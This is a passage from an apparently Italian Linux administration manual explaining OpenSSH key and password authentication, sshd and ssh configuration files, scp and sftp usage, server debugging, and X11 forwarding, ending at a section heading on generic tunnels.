di chiavi per ogni tipo di protocollo che intenda usare (i file '`~/.ssh/identity`' e '`~/.ssh/identity.pub`', oppure '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`', oppure '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`') presso l'elaboratore cliente. Data la situazione, come è già stato descritto, è opportuno che la chiave privata sia protetta con una parola d'ordine.

Per accedere a un servente utilizzando questo tipo di autenticazione, occorre che l'utente aggiunga nel file '`~/.ssh/authorized_keys`' presso il servente, le sue chiavi pubbliche definite nel nodo cliente.

Perché il sistema di autenticazione basato sulla verifica delle chiavi funzioni, è necessario che i permessi dei file coinvolti e delle stesse directory non consentano l'intromissione di estranei. In particolare, può darsi che venga rifiutato questo tipo di autenticazione se la directory personale o anche solo '`~/.ssh/`' dispongono dei permessi di scrittura per il gruppo proprietario.

L'utente che utilizza il sistema di autenticazione basato sul controllo della chiave pubblica, potrebbe usare le stesse chiavi da tutti i clienti da cui intende accedere al servente, oppure potrebbe usare chiavi differenti, aggiungendole tutte al file '`~/.ssh/authorized_keys`' del servente.

Quando si stabilisce una connessione con questo tipo di autenticazione, se la chiave privata dell'utente è cifrata attraverso una parola d'ordine, si ottiene un messaggio come quello seguente:

```
Enter passphrase for RSA key 'tizio@roggen.brot.dg':
```

Diversamente, se le chiave privata coinvolta non è cifrata, per l'accesso non è richiesto altro.

In pratica, per concedere l'accesso attraverso questa forma di autenticazione, è sufficiente aggiungere nel file '`~/.ssh/authorized_keys`' le chiavi pubbliche delle utenze che interessano, prelevandole dai file '`~/.ssh/id*.pub`' contenuti nei nodi clienti rispettivi.

L'esempio seguente mostra un ipotetico file '`~/.ssh/authorized_keys`' contenente il riferimento a sei chiavi. La parte finale, quella alfabetica, è la descrizione della chiave, il cui unico scopo è quello di permetterne il riconoscimento a livello umano.

```
1024 33 12042598236…28121136693267811750183946 71 tizio@roggen.brot.dg
ssh-rsa AAAAB3NzaC1…erMIqmsserVBqIuP1JHUivfY7VU= tizio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA83UkVTtCLsS42GBGR3wA== tizio@dinkel.brot.dg
1024 33 13485193076…78116723252836146045720169 19 caio@dinkel.brot.dg
ssh-rsa AAAAB3NzaC1…erGTRDbMIqmssIuP1JHUivfY7VU= caio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA8HYjGrDCLsS42GBGR3wA== caio@dinkel.brot.dg
```

In realtà, le righe di questo file potrebbero essere più complesse, con l'aggiunta di un campo iniziale, contenente delle opzioni. Queste opzioni, facoltative, sono rappresentate da direttive separate da una virgola e senza spazi aggiunti. Eventualmente, le stringhe contenenti spazi devono essere racchiuse tra coppie di apici doppi; inoltre, se queste stringhe devono contenere un apice doppio, questo può essere indicato proteggendolo con la barra obliqua inversa ('`\"`').

`from="`***elenco_modelli***`"`	Permette di limitare l'accesso. Con un elenco di modelli, eventualmente composto con dei metacaratteri ('**`*`**', '**`?`**'), si possono indicare i nomi dei nodi a cui è concesso oppure è negato l'accesso. Per la precisione, i modelli che iniziano con un punto esclamativo si riferiscono a nomi cui l'accesso viene vietato espressamente.
`command="`***comando***`"`	Permette di abbinare una chiave a un comando. In pratica, chi accede utilizzando questa chiave, invece di una shell ottiene l'esecuzione del comando indicato e subito dopo la connessione ha termine. Di solito, si abbina questa opzione a '**`no-pty`**' e a '**`no-port-forwarding`**'.
`no-port-forwarding`	Vieta espressamente l'inoltro del TCP/IP.
`no-X11-forwarding`	Vieta espressamente l'inoltro del protocollo X11.
`no-pty`	Impedisce l'allocazione di uno pseudo terminale (pseudo TTY).

Vengono mostrati alcuni esempi nell'elenco seguente.

`from="*.brot.dg,!schwarz.brot.dg" ↩` `↪1024 35 234…56556 tizio@dinkel.brot.dg`	Concede l'accesso con la chiave indicata, solo al dominio *brot.dg*, escludendo espressamente il nome *schwarz.brot.dg*.

`command="ls" 1024 35 2346543…8757465456556 ↩` `↪tizio@dinkel.brot.dg`	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**' nella directory corrente, cioè la directory personale dell'utente corrispondente.

`command="tar czpf ↩`
`↪/home/tizio/backup/lettere.tar.gz ↩`
`↪/home/tizio/lettere" ↩`
`↪1024 35 234…56556 tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'archiviazione della directory '`/home/tizio/lettere/`'.

`command="ls",no-port-forwarding,no-pty ↩`
`↪1024 35 2346543…8757465456556 ↩`
`↪tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**'; inoltre, per sicurezza viene impedito l'inoltro del TCP/IP e l'allocazione di uno pseudo TTY.

44.7.6 Autenticazione normale

«

Quando OpenSSH non è in grado di eseguire alcun altro tipo di autenticazione, ripiega nell'uso del sistema tradizionale, in cui viene richiesta la parola d'ordine abbinata al nominativo-utente con cui si vuole accedere.

Ciò rappresenta anche l'utilizzo normale di OpenSSH, il cui scopo principale è quello di garantire la sicurezza della connessione attra-

verso la cifratura e il riconoscimento del servente. Infatti, per ottenere questo livello di funzionamento, è sufficiente che nel servente venga definita la chiave, attraverso i file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', mentre nei clienti non serve nulla, a parte l'installazione di OpenSSH.

Quando un utente si connette per la prima volta a un servente determinato, da un cliente particolare, la chiave pubblica di quel servente viene annotata automaticamente nel file '`~/.ssh/known_hosts`', permettendo il controllo successivo su quel servente.

Quindi, attraverso l'autenticazione normale, tutti i problemi legati alla registrazione delle varie chiavi pubbliche vengono risolti in modo automatico e quasi trasparente.

44.7.7 Servente OpenSSH

Il servizio di OpenSSH viene offerto tramite un demone, il programma '**`sshd`**', il quale deve essere avviato durante l'inizializzazione del sistema, oppure, se compilato con le opzioni necessarie, può essere messo sotto il controllo del supervisore dei servizi di rete. Tuttavia, generalmente si preferisce avviare '**`sshd`**' in modo indipendente dal supervisore dei servizi di rete, perché a ogni avvio richiede un po' di tempo per la generazione di chiavi aggiuntive utilizzate per la cifratura.

La sintassi per l'utilizzo di questo demone si può riassumere semplicemente nel modello seguente:

```
sshd [opzioni]
```

Il programma '**sshd**', una volta avviato e dopo aver letto la sua configurazione, si comporta in maniera un po' diversa, a seconda che sia stato abilitato l'uso della versione 1 o 2 del protocollo SSH.

In generale, quando un cliente si connette, '**sshd**' avvia una copia di se stesso per la nuova connessione, quindi, attraverso la chiave pubblica del servente inizia una sorta di negoziazione che porta alla definizione di un algoritmo crittografico da usare e di una chiave simmetrica che viene scambiata tra le parti, sempre in modo cifrato. Successivamente, si passa alla fase di autenticazione dell'utente, secondo uno dei vari metodi già descritti, in base a quanto stabilito nella configurazione di '**sshd**'. Infine, il cliente richiede l'avvio di una shell o di un altro comando.

OpenSSH ignora il file '`/etc/securetty`', per cui gli accessi dell'utente '**root**' possono essere regolati solo attraverso la configurazione del file '`/etc/ssh/sshd_config`'.

Vengono descritte alcune opzioni di '**sshd**':

`-f` ***file_di_configurazione***	Permette di fare utilizzare a '**sshd**' un file di configurazione differente da quello standard, ovvero '`/etc/ssh/sshd_config`'.
`-h` ***file_della_chiave_del_nodo***	Permette di fare utilizzare a '**sshd**' una chiave del nodo diversa da quella contenuta nel file standard. Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '`.pub`'.

`-d`	Fa sì che '**sshd**' funzioni in primo piano, allo scopo di seguire una sola connessione per verificarne il funzionamento.
`-e`	Si usa in abbinamento con '**-d**', per ottenere le informazioni diagnostiche attraverso lo standard error.

Il file di configurazione '`/etc/ssh/sshd_config`' permette di definire il comportamento di '**sshd**'. Il file può contenere righe di commento, evidenziate dal simbolo '**#**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, spaziate, senza alcun simbolo di assegnamento.

Quello che segue è un file '`/etc/ssh/sshd_config`' tipico, adatto per le due versioni del protocollo SSH, in modo simultaneo:

```
# La porta usata per ricevere le richieste di comunicazione.
Port 22

# Direttive per restringere l'accessibilità del servizio.
#ListenAddress ::
#ListenAddress 0.0.0.0

# Definizione delle versioni del protocollo utilizzabili.
Protocol 2,1

# Collocazione della coppia di chiavi per il protocollo 1.
HostKey /etc/ssh/ssh_host_key

# Collocazione delle coppie di chiavi per il protocollo 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

# Durata di validità per la chiave generata automaticamente
```

```
# per la versione 1.
KeyRegenerationInterval 3600
ServerKeyBits 768

# Livello di informazioni nel registro
SyslogFacility AUTH
LogLevel INFO

# Autenticazione
LoginGraceTime 600
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Disabilita l'autenticazione RHOSTS e la sua combinazione
# con il sistema della chiave pubblica.
RhostsAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
IgnoreUserKnownHosts yes

# Non consente l'uso di parole d'ordine vuote.
PermitEmptyPasswords no

# Uncomment to disable s/key passwords
#ChallengeResponseAuthentication no

# Consente l'autenticazione basata sul riconoscimento della
# parola d'ordine.
PasswordAuthentication yes
```

```
# Use PAM authentication via keyboard-interactive so PAM
# modules can properly interface with the user.
PAMAuthenticationViaKbdInt yes

# To change Kerberos options.
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver.
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
#PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net
#ReverseMappingCheck yes

Subsystem       sftp    /usr/lib/sftp-server
```

Si osservi che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole. Segue la descrizione di alcune direttive di configurazione.

`Protocol` ***n*** [, ***m***] ...	Consente di indicare quali versioni del protocollo SSH utilizzare.

`AllowUsers` ***modello***… `Deny` ***modello***…	Queste due direttive permettono di definire uno o più modelli (attraverso l'uso dei metacaratteri '**`*`**' e '**`?`**') riferiti a nomi di utenti a cui si intende concedere, oppure vietare l'accesso. Se queste direttive non vengono usate, si concede a qualunque utente di accedere.
`HostKey` ***file***	Questa direttiva può essere usata anche più volte, per indicare i file contenenti le chiavi private del nodo. L'utilizzo multiplo della direttiva serve proprio per indicare chiavi diverse, adatte ai diversi protocolli.
`LoginGraceTime` ***durata***	Permette di stabilire il tempo massimo concesso per completare la procedura di accesso. Il valore predefinito è di 600 s, pari a 10 minuti.
`PasswordAuthentication` ↩ ↪`{yes|no}`	Stabilisce se l'autenticazione attraverso la parola d'ordine è consentita oppure no. Il valore predefinito è '**`yes`**', cosa che permette questo tipo di autenticazione.
`PermitEmptyPasswords` ↩ ↪`{yes|no}`	Se l'autenticazione attraverso una parola d'ordine è consentita, permette di stabilire se sono ammesse le parole d'ordine nulle. Il valore predefinito è '**`yes`**'.

`PermitRootLogin {yes↩ ↪|without-password↩ ↪|forced-commands-only|no}`	Permette di abilitare o meno l'accesso da parte dell'utente '**root**'. Il valore predefinito è '**yes**' che consente questo accesso in qualunque forma di autenticazione, '**no**' lo esclude in ogni caso, mentre '**without-password**' esclude solo la forma di autenticazione attraverso una parola d'ordine e '**forced-commands-only**' consente di eseguire solo dei comandi remoti, sempre escludendo l'autenticazione basata sulla parola d'ordine.
`IgnoreRhosts {yes|no}`	Permette di ignorare i file '`~/.rhosts`' e '`~/.shosts`', mentre, per quanto riguarda questa direttiva, i file '`/etc/hosts.equiv`' e '`/etc/shosts.equiv`' continuano a essere presi in considerazione. Il valore predefinito è '**no**'.
`RhostsAuthentication ↩ ↪{yes|no}`	Permette di abilitare o meno l'autenticazione RHOST, cioè quella basata esclusivamente sul file '`/etc/hosts.equiv`' (o '`/etc/shosts.equiv`') ed eventualmente '`~/.rhosts`' (o '`~/.shosts`'). Per motivi di sicurezza, il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.

`RhostsRSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 1. Il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.
`HostbasedAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione RHOST sommata al riconoscimento della chiave pubblica, per il protocollo della versione 2. Il valore predefinito è '**no**', per non autorizzare questa forma di autenticazione.
`IgnoreUserKnownHosts {yes|no}`	Permette di ignorare i file '`~/.ssh/known_hosts`' degli utenti, durante l'autenticazione basata su RHOST sommata al riconoscimento della chiave pubblica. Il valore predefinito è '**no**', con il quale i file in questione vengono letti regolarmente.
`RSAAuthentication {yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 1 del protocollo. Il valore predefinito è '**no**' che esclude questa forma di autenticazione.

`PubkeyAuthentication ↩ ↪{yes|no}`	Permette di abilitare o meno l'autenticazione basata sulle chiavi di ogni singolo utente, per quanto riguarda la versione 2 del protocollo. Il valore predefinito è '**yes**' che consente questa forma di autenticazione.
`StrictModes {yes|no}`	Se attivato, fa in modo che '**sshd**' verifichi la proprietà dei file di configurazione nelle directory personali degli utenti, rifiutando di considerare i file appartenenti a utenti «sbagliati» o con permessi non appropriati. Ciò permette di ridurre i rischi di intrusione e alterazione della configurazione da parte di terzi che potrebbero sfruttare le dimenticanze degli utenti inesperti per sostituirsi a loro. Il valore predefinito è '**yes**'.

44.7.8 Cliente OpenSSH

Il programma usato come cliente per le connessioni con OpenSSH è '**ssh**', il quale emula il comportamento del suo predecessore, '**rsh**', almeno per ciò che riguarda la sintassi fondamentale. A fianco di '**ssh**' ci sono anche '**scp**' e '**sftp**' per facilitare le operazioni di copia tra elaboratori.

Il programma '**ssh**' richiede una configurazione che può essere fornita in modo globale a tutto il sistema, attraverso il file '`/etc/ssh/`

`ssh_config`' e in modo particolare per ogni utente, attraverso il file '`~/.ssh/config`'.

Il modello sintattico per l'utilizzo di '**`ssh`**', si esprime semplicemente nel modo seguente:

```
ssh [opzioni] nodo [comando]
```

L'utente può essere riconosciuto nel sistema remoto attraverso uno tra diversi tipi di autenticazione, a seconda delle reciproche configurazioni; al termine dell'autenticazione, l'utente ottiene una shell oppure l'esecuzione del comando fornito come ultimo argomento (come si vede dalla sintassi).

Tabella 44.98. Alcune opzioni di uso più frequente.

Opzione	Descrizione
`-l` ***utente***	Permette di richiedere l'accesso utilizzando il nominativo-utente indicato nell'argomento. Diversamente, si intende accedere con lo stesso nominativo usato nel cliente dal quale si utilizza '**`ssh`**'.
`-i` ***file_di_identificazione***	Permette di fare utilizzare a '**`ssh`**' una chiave di identificazione personale diversa da quella contenuta nel file standard, ovvero '`~/.ssh/id*`' (e poi anche '`~/.ssh/id*.pub`'). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione '`.pub`'.
`-1`	Richiede espressamente l'uso del protocollo nella versione 1.

Opzione	Descrizione
`-2`	Richiede espressamente l'uso del protocollo nella versione 2.
`-4`	Utilizza indirizzi IPv4.
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi di utilizzo di '**ssh**'.

- `$` **ssh -l tizio roggen.brot.dg** [*Invio*]

  Accede all'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.

- `$` **ssh -l tizio roggen.brot.dg ls -l /tmp** [*Invio*]

  Esegue il comando '**ls -l /tmp**' nell'elaboratore *roggen.brot.dg*, utilizzando lì il nominativo-utente '**tizio**'.

- `$` **ssh -l tizio roggen.brot.dg** ↩
  ↪ **tar czf - /home/tizio > backup.tar.gz** [*Invio*]

  Esegue la copia di sicurezza, con l'ausilio di '**tar**' e '**gzip**' ('**tar**' con l'opzione '**z**'), della directory personale dell'utente '**tizio**' nell'elaboratore remoto. L'operazione genera il file '`backup.tar.gz`' nella directory corrente dell'elaboratore locale.

A proposito dell'esempio con cui si esegue una copia di sicurezza attraverso la rete, è bene sottolineare che il file generato, contiene dei caratteri aggiuntivi oltre la fine del file. Ciò può causare delle segnalazioni di errore quando si estrae il file compresso, ma il contenuto dell'archivio dovrebbe risultare intatto.

La configurazione di '**ssh**' può essere gestita globalmente attraverso il file '`/etc/ssh/ssh_config`' e singolarmente attraverso '`~/.ssh/config`'.

Il file può contenere righe di commento, evidenziate dal simbolo '**#**' iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ***nome valore***, oppure ***nome=valore***.

In questi file di configurazione possono essere distinte diverse sezioni, riferite a gruppi di nodi. Ciò si ottiene attraverso la direttiva '**Host** ***modelli***', in cui, anche attraverso i metacaratteri '*****' e '**?**', si indicano i nodi a cui sono riferite le direttive successive, fino alla prossima direttiva '**Host**'.

Quello che segue è il file '`/etc/ssh/ssh_config`' tipico, tutto commentato, ma utile ugualmente per comprenderne il funzionamento.

```
# Host *
#   ForwardAgent no
#   ForwardX11 no
#   RhostsAuthentication no
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   FallBackToRsh no
#   UseRsh no
#   BatchMode no
#   CheckHostIP yes
#   StrictHostKeyChecking yes
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_rsa
#   Port 22
#   Protocol 2,1
```

```
#   Cipher blowfish
#   EscapeChar ~
```

Anche in questo caso, si deve ricordare che i nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

Tabella 44.100. Alcune direttive.

Direttiva	Descrizione
`Cipher {des|3des↩ ↪|blowfish|none}`	Permette di indicare il tipo di cifratura preferita per il protocollo della versione 1. Se si specifica il tipo '**none**' si intende di non volere alcun tipo di cifratura, cosa utile solo a scopo di analisi diagnostica.
`Ciphers` ***tipo_cifratura***`↩ ↪[ , tipo_cifratura ] ...`	Consente di indicare un elenco di cifrature utilizzabili per il protocollo della versione 2.
`Compression {yes|no}`	Se attivato, permette di utilizzare una comunicazione di dati compressa, in modo da migliorare il rendimento di una connessione lenta. Il valore predefinito è '**no**'.
`IdentityFile` ***file***	Permette di indicare il file contenente la chiave privata dell'utente, in alternativa a quello standard. Questa direttiva si può usare anche più volte, per fare riferimento a coppie di chiavi distinte per i vari tipi di protocolli.

Direttiva	Descrizione

`Protocol` ***n*** `[,` ***m*** `]…`
 	
`RhostsAuthentication {yes|no}`
 	
`RhostsRSAAuthentication {yes|no}`
 	
`RSAAuthentication {yes|no}`
 	
`PubkeyAuthentication {yes|no}`
 	
`PasswordAuthentication {yes|no}`
	Queste direttive hanno lo stesso significato e utilizzo di quelle corrispondenti alla configurazione del servente.

`StrictHostKeyChecking {yes|no|ask}`	Se attivato, fa in modo che le chiavi pubbliche dei serventi contattati non possano essere aggiunte automaticamente nell'elenco personale, il file '`~/.ssh/known_hosts`', impedendo la connessione a nodi sconosciuti o irriconoscibili. Il valore predefinito è '**`ask`**', con cui si chiede all'utente come comportarsi.

Direttiva	Descrizione
`User` ***utente***	Permette di indicare l'utente da utilizzare nella connessione remota. Ciò è particolarmente utile nella configurazione personalizzata, in cui si potrebbe specificare l'utente giusto per ogni nodo presso cui si ha accesso.

Per copiare dei file in modo cifrato, si può usare '**`scp`**', il quale si avvale di '**`ssh`**' in modo trasparente:

`scp` [***opzioni***] [[***utente*** `@`] ***nodo*** **:**] ***origine*** … [[***utente*** `@`] ***nodo*** **:**] ***destinazione***

Il principio di funzionamento è lo stesso della copia normale, con la differenza che i percorsi per identificare i file e le directory, sono composti con l'indicazione dell'utente e del nodo. Nella tabella successiva vengono descritte alcune opzioni.

Tabella 44.101. Alcune opzioni.

Opzione	Descrizione
`-p`	Fa in modo che gli attributi originali dei file vengano rispettati il più possibile nella copia.
`-r`	Permette la copia ricorsiva delle directory.
`-1`	Richiede espressamente l'uso del protocollo nella versione 1.
`-2`	Richiede espressamente l'uso del protocollo nella versione 2.
`-4`	Utilizza indirizzi IPv4.

Opzione	Descrizione
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi.

- `$` **`scp`** ↩
  ↪**`tizio@roggen.brot.dg:/etc/profile`** ↩
  ↪`.` [*Invio*]

  Copia il file '`/etc/profile`' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.

- `$` **`scp -r`** ↩
  ↪**`tizio@roggen.brot.dg:/home/tizio/`** ↩
  ↪`.` [*Invio*]

  Copia tutta la directory '`/home/tizio/`' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**`tizio`**', nella directory corrente dell'elaboratore locale.

Quando si richiede un trasferimento di file più complesso e '**`scp`**' si mostra scomodo per i propri fini, si può optare per '**`sftp`**', il quale si comporta in modo simile a un programma cliente per il protocollo FTP, ma si avvale invece di un servente SSH compatibile con questa estensione.

Il servente OpenSSH può accettare connessioni attraverso '**sftp**' solo se nella sua configurazione è prevista tale gestione. Precisamente, nel file '`/etc/ssh/sshd_config`' deve essere presente la direttiva seguente:

```
Subsystem       sftp    /usr/lib/sftp-server
```

In pratica, per la gestione di questa funzionalità particolare, il demone '**sshd**' si avvale di un programma di appoggio, corrispondente a '**sftp-server**'.

La sintassi per l'utilizzo di '**sftp**' si articola in diverse forme differenti:

`sftp` [*opzioni*] *nodo*

`sftp` [*utente*]`@`*nodo*

`sftp` [*utente*]`@`*nodo*`:`*file*...

`sftp` [*utente*]`@`*nodo*`:`*directory*

In pratica, si può avviare '**sftp**' con l'indicazione di un nodo, assieme a delle opzioni eventuali; oppure si saltano le opzioni e si indicano dei file che si vogliono prelevare; infine si può indicare una directory di partenza che si vuole aprire immediatamente presso il nodo remoto, per i comandi da impartire successivamente in modo interattivo.

In generale, il comportamento di '**sftp**' è molto simile a quello di un cliente FTP tradizionale, con la differenza che la comunicazione avviene in modo cifrato (si veda eventualmente il capitolo 38). La tabella 44.102 elenca alcuni comandi che vengono utilizzati durante il funzionamento interattivo di '**sftp**'. Per altre informazioni, si può consultare la pagina di manuale *sftp(1)*.

Tabella 44.102. Alcuni comandi interattivi di '**sftp**'.

Comando	Descrizione
`bye` `quit`	I comandi '**bye**' e '**quit**' sono sinonimi e hanno lo scopo di terminare il collegamento e l'attività di '**sftp**'.
`help` `?`	Elenca i comandi disponibili.
`cd` [*directory_remota*]	Cambia la directory corrente nel sistema remoto.
`ls` [`-l`] [*directory_remota*]	Elenca il contenuto della directory remota specificata, oppure di quella corrente se non viene indicata.
`chmod` *permessi file_remoto*	Cambia i permessi sul file remoto.
`chown` *utente file_remoto*	Cambia l'utente proprietario del file remoto indicato.
`chgrp` *gruppo file_remoto*	Cambia il gruppo abbinato al file remoto indicato.

Comando	Descrizione
`mkdir` ***directory_remota***	Crea una directory nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`ln` ***percorso_esistente collegamento_da_creare***	Crea un collegamento simbolico presso il sistema remoto.
`rename` ***nome_originale nome_nuovo***	Cambia il nome o sposta un file presso il sistema remoto.
`rm` ***file_remoto***	Cancella il file indicato presso il sistema remoto.
`rmdir` ***directory_remota***	Elimina la directory indicata presso il sistema remoto.
`lcd` [***directory_locale***]	Cambia la directory corrente nel sistema locale.
`lls` [`-l`] [***directory_locale***]	Elenca il contenuto della directory locale specificata, oppure di quella corrente se non viene indicata.
`lmkdir` ***directory_locale***	Crea una directory nel sistema locale.
`lpwd`	Visualizza il nome della directory corrente del sistema locale.

Comando	Descrizione
`!` [*comando* [*argomenti*]]	Avvia una shell sull'elaboratore locale, oppure esegue localmente il comando indicato con gli argomenti che gli vengono forniti.
`get` [`-P`] *file_remoto* [*file_locale*]	Riceve il file remoto indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.
`put` [`-P`] *file_locale* [*file_remoto*]	Invia il file locale indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.

44.7.9 Verifica del funzionamento di un servente OpenSSH

«

In condizioni normali, la configurazione tipica di OpenSSH consente delle connessioni dove il riconoscimento degli utenti avviene attraverso l'inserimento della parola d'ordine. Per ragioni di sicurezza, le forme di autenticazione «RHOST», ovvero quelle basate sull'uso dei file '`/etc/hosts.equiv`', '`/etc/shosts.equiv`', '`~/.rhosts`' e '`~/.shosts`', sono disabilitate.

Di solito, l'autenticazione basata sulla verifica della chiave pubblica è abilitata, ma si richiede che i permessi e la proprietà dei file relativi siano coerenti per il contesto a cui si riferiscono.

In generale, è bene evitare le forme di autenticazione RHOST, anche quando sono mediate dal riconoscimento concorrente della chiave pubblica; pertanto, se è necessario accedere senza l'indicazione di una parola d'ordine, il modo più corretto rimane quello del riconoscimento della chiave, senza altre interferenze.

Spesso, quando si cerca di realizzare una connessione senza bisogno di inserire la parola d'ordine, si incappa in qualche problema che impedisce di ottenere il risultato. Per scoprire dove sia il problema, è necessario avviare il demone '**sshd**' in modalità diagnostica, per seguire una connessione singola e vedere cosa succede veramente:

```
# sshd -e -d 2>&1 | less[Invio]
```

All'avvio, ciò che si ottiene sono i messaggi relativi allo stato della configurazione. Per esempio:

```
debug1: Seeding random number generator
debug1: sshd version OpenSSH_3.0.2p1 Debian 1:3.0.2p1-9
debug1: private host key: #0 type 0 RSA1
debug1: read PEM private key done: type RSA
debug1: private host key: #1 type 1 RSA
debug1: read PEM private key done: type DSA
debug1: private host key: #2 type 2 DSA
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
Generating 768 bit RSA key.
RSA key generation complete.
```

Se dal nodo *dinkel.brot.dg* l'utente '**tizio**' tenta di collegarsi, si può leggere, in particolare, l'estratto seguente:

```
Connection from 192.168.1.1 port 32773
…
debug1: trying public key file /home/tizio/.ssh/authorized_keys
```

```
debug1: matching key found: file /home/tizio/.ssh/authorized_keys, line 3
…
debug1: ssh_rsa_verify: signature correct
Accepted publickey for tizio from 192.168.1.1 port 32773 ssh2
debug1: Entering interactive session for SSH2.
```

In questo caso si evidenzia un'autenticazione basata sul riconoscimento della chiave pubblica. Ecco cosa potrebbe succedere invece se i permessi non vengono ritenuti adeguati:

```
debug1: trying public key file /home/tizio/.ssh/authorized_keys
Authentication refused: bad ownership or modes for directory /home/tizio
```

In questo caso, l'autenticazione basata sul riconoscimento della chiave pubblica, non funziona perché la directory personale dell'utente consente la scrittura al gruppo, pertanto si ricade nella solita autenticazione per mezzo della parola d'ordine.

44.7.10 X in un tunnel OpenSSH

«

OpenSSH è configurato in modo predefinito per gestire automaticamente le connessioni di X. Per comprenderlo è meglio fare subito un esempio pratico. Si immagini di avere avviato X sul proprio elaboratore locale e di avere aperto una finestra di terminale con la quale si effettua una connessione presso un sistema remoto, attraverso '**ssh**'. Dopo avere stabilito la connessione, si vuole avviare su quel sistema un programma che utilizza il servente grafico locale: basta avviarlo e tutto funziona, semplicemente, all'interno di un tunnel cifrato di OpenSSH.

Il meccanismo attuato da OpenSSH per arrivare a questo risultato è molto complesso, garantendo il funzionamento della connessione anche se le autorizzazioni per l'accesso al servente grafico locale non sono state concesse al sistema remoto.

Nel momento in cui si accede al sistema remoto attraverso '**ssh**' da una finestra di terminale di X, la controparte nel sistema remoto, cioè '**sshd**', genera o aggiorna il file '`~/.Xauthority`' nel profilo personale dell'utente utilizzato per accedere, attraverso il proprio canale privilegiato. Se dopo la connessione si prova a visualizzare il contenuto della variabile ***DISPLAY***, si dovrebbe osservare che viene indicato uno schermo speciale nel sistema remoto. Si osservi l'esempio:

```
tizio@dinkel.brot.dg:~$ ssh -l caio roggen.brot.dg[Invio]

caio's password: *****[Invio]
```

In questo modo, l'utente '**tizio**' che si trova presso il nodo *dinkel.brot.dg*, cerca di accedere a *roggen.brot.dg*, utilizzando lì il nominativo-utente '**caio**'. La prima volta che lo fa ottiene la creazione del file '`~/.Xauthority`' nel sistema remoto, come mostrato qui sotto:

```
 /usr/X11/bin/xauth: creating new authority file ↩
↪/home/caio/.Xauthority

caio@roggen.brot.dg:~$ echo $DISPLAY[Invio]

 roggen.brot.dg:10.0
```

Contrariamente al solito, lo schermo sembra essere collocato presso il sistema remoto, proprio perché è OpenSSH a gestire tutto. In questo modo però, non contano più le autorizzazioni o i divieti fatti attraverso la gestione normale di X. Inoltre, dal momento che la connessione di X è incapsulata nel protocollo SSH, non valgono più eventuali restrizioni poste nei router per impedire l'utilizzo di tale protocollo.

La connessione instaurata attraverso OpenSSH garantisce che la comunicazione riferita alla gestione del servente grafico sia protetta, risolvendo la maggior parte dei problemi di sicurezza derivati dall'uso di X attraverso la rete. Tuttavia, questo non garantisce che il sistema sia completamente sicuro, dal momento che un aggressore potrebbe collocarsi nel nodo remoto e da lì sfruttare il tunnel predisposto proprio da OpenSSH, come documentato in *The interaction between SSH and X11*, di Ulrich Flegel.

A questo punto, si potrebbe ritenere conveniente di vietare in ogni caso l'utilizzo delle applicazioni per X attraverso la rete, ma dal momento che OpenSSH scavalca i sistemi tradizionali, occorre configurare proprio OpenSSH per questo. In generale, se è questa l'intenzione, si agisce nel file '`/etc/ssh/sshd_config`', con la direttiva '**`X11Forwarding`**', in modo che '**`sshd`**' non si presti alla gestione di X nel modo descritto:

```
…
X11Forwarding no
…
```

Eventualmente, lo stesso utente può impedirsi di usare X attraverso OpenSSH, intervenendo nel file '`~/.ssh/config`' con la direttiva '**`ForwardX11`**':

```
…
ForwardX11 no
…
```

44.7.11 Creazione di un tunnel cifrato generico con OpenSSH

